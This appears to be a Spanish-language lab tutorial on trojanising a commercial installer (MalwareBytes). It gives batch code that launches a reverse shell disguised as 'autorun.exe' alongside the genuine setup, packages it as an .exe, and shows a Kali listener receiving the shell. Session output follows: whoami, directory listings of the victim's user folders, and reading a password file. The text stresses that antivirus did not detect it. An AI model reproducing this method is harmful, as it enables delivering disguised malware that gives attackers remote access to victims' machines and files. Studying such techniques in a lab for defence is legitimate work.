Inyección shell en Aplicación Comercial

1. Dada la aplicación comercial, por ejemplo **MalwareBytes**, añadir al **setup de instalación** un **malware ejecutable** o dll con una **shell inversa** (enlace en el que se enseña como crearla).

   Añadiremos el malware creando un **NUEVO** Setup de instalación. Será en principio un archivo por lotes (bat) que inicie esta shell inversa y la instalación del programa, lo llamaremos **setup.bat**.

2. (enlace) Para que sea todo normal lo pasaremos a ejecutable con una aplicación que se pondrá en el drive. La nueva aplicación se llamará **setup.exe.**
   DA PROBLEMAS PORQUE DICE QUE LA APLICACIÓN QUE PASA A EXE NO ES ORIGINAL.

   SOLUCIÓN: **DEJAR EL BAT**

   2.1. Dejar fichero **Bat**:
   setup.bat

   2.2. Crear fichero **exe**:
   setup.exe

3. (**enlace**) Al **ejecutar** la nueva aplicación se tiene que lograr abrir la shell remota en el servidor Kali con la instalación.

4. **Comprimimos** todo en un archivo.

5. (enlace) **Pruebas** de **detección**.:


   5.1. Antivirus.
   5.2. Chrome.
   5.3. Windows 10.
   5.4.

6. dfdfdfdf

SOLUCIÓN:

1. Dada la aplicación comercial malwarebytes, añadir al **setup de instalación** un malware ejecutable o dll con una shell inversa.
   Añadiremos el malware creando un NUEVO Setup de instalación.
   Será en principio un archivo por lotes (bat) que inicie esta shell inversa y la instalación del programa, lo llamaremos **setup.bat**.

   Trabajaremos en la carpeta “Descargas”.




   El código del setup.bat será:

```
@echo off
echo ejecutamos la shell
pause

START shell.exe

@echo off
echo instalamos archivo
pause

START mbam-setup-web.NT-2.2.1.1043
```

2. Crear fichero setup.bat o setup.bat.

   Modificamos el **nombre** de la **shell** por otro menos sospechoso:

   autorun.exe



2.1. Creamos un fichero llamado:

setup.bat
La shell inversa la llamaremos autorun.exe, para disimular.
El contenido del fichero bat es este, con la opción /B no creamos ventana nueva:


```
@ECHO OFF

START autorun

START /B mbam-setup-web.NT-2.2.1.1043
```

2.2. Creamos un fichero llamado exe:

setup1.exe


Pulsamos el botón build, de la imagen:

Rellenamos la información de la nueva aplicación, ponemos icono también (utilizamos advbattoexeconverter.exe):



y pulsamos **build**


Se nos crea la nueva aplicación, ya con el malware.




3. Conseguir que se habrá la shell remota en el servidor Kali con la instalación.

Ponemos Kali a la escucha.


Abrimos la VPN (voy a utilizar la **bypass2**) si es conexión remota,si no, no hace falta la VPN.




Hacemos doble click en la aplicación, en el setup creado.:




Al ser editor desconocido, nos pide password, PERO EL ANTIVIRUS NO DETECTA NINGÚN MALWARE.



Nos sale la consola de la shell, que se puede ocultar, como veremos:



MalwareBytes se comienza a instalar en paralelo:



y se crea la conexión.

Ejecutamos algunos comandos también:

ALGUNAS VECES HAY QUE EJECUTAR 2 VECES LOS COMANDOS LA RESPUESTA NO CABE EN SOCKET

> whoami

desktop-l0r8jd5\lmdel

>dir %userprofile%

C:\Users\lmdel

> dir

```
 El volumen de la unidad C no tiene etiqueta.
 El nmero de serie del volumen es: 1076-FFB2

 Directorio de C:\Users\lmdel

14/09/2023  18:28    <DIR>          .
14/09/2023  18:28    <DIR>          ..
06/09/2023  17:57    <DIR>          .vscode
06/09/2023  17:47    <DIR>          3D Objects
08/09/2023  19:27               326 a.txt
06/09/2023  17:47    <DIR>          Contacts
13/09/2023  22:30    <DIR>          Desktop
11/09/2023  10:02    <DIR>          Documents
13/09/2023  22:24    <DIR>          Downloads
06/09/2023  17:47    <DIR>          Favorites
06/09/2023  17:47    <DIR>          Links
06/09/2023  17:47    <DIR>          Music
15/09/2023  17:51    <DIR>          OneDrive
07/09/2023  15:19    <DIR>          OpenVPN
06/09/2023  17:49    <DIR>          Pictures
06/09/2023  17:47    <DIR>          Saved Games
06/09/2023  17:49    <DIR>          Searches
14/09/2023  19:47    <DIR>          Videos
               1 archivos            326 bytes
              17 dirs   5.552.627.712 bytes libres
```


>dir %userprofile%\Desktop

comando enviado al cliente
 El nmero de serie del volumen es: 1076-FFB2

 Directorio de C:\Users\lmdel\Desktop


15/09/2023 19:18   <DIR>   .
15/09/2023 19:18   <DIR>   ..
07/09/2023 17:22   995 01 Reverse shell - Acceso directo.lnk
07/09/2023 17:22   995 02 Reverse shell - Acceso directo.lnk
07/09/2023 17:22   1.049 03 Inyeccion de codigo - Acceso directo.lnk
11/09/2023 18:34   1.188 a.txt
11/09/2023 10:03   2.018 aB2Econv - Acceso directo.lnk
15/09/2023 19:18   17 clave.txt
06/09/2023 19:13   1.210 Command Prompt.lnk
06/09/2023 17:49   1.446 Microsoft Edge.lnk
08/09/2023 19:06   1.319 procexp64 - Acceso directo.lnk
13/09/2023 22:18   <DIR>   shell inversa indetectable
12/09/2023 18:04   1.132 Task Scheduler.lnk
06/09/2023 17:57   1.400 Visual Studio Code.lnk
              11 archivos   12.769 bytes
               3 dirs   5.550.993.408 bytes libres

respuesta recibida



> type %userprofile%\Desktop\clave.txt
comando enviado al cliente

3453
respuesta recibida
>



>dir %userprofile%\Downloads

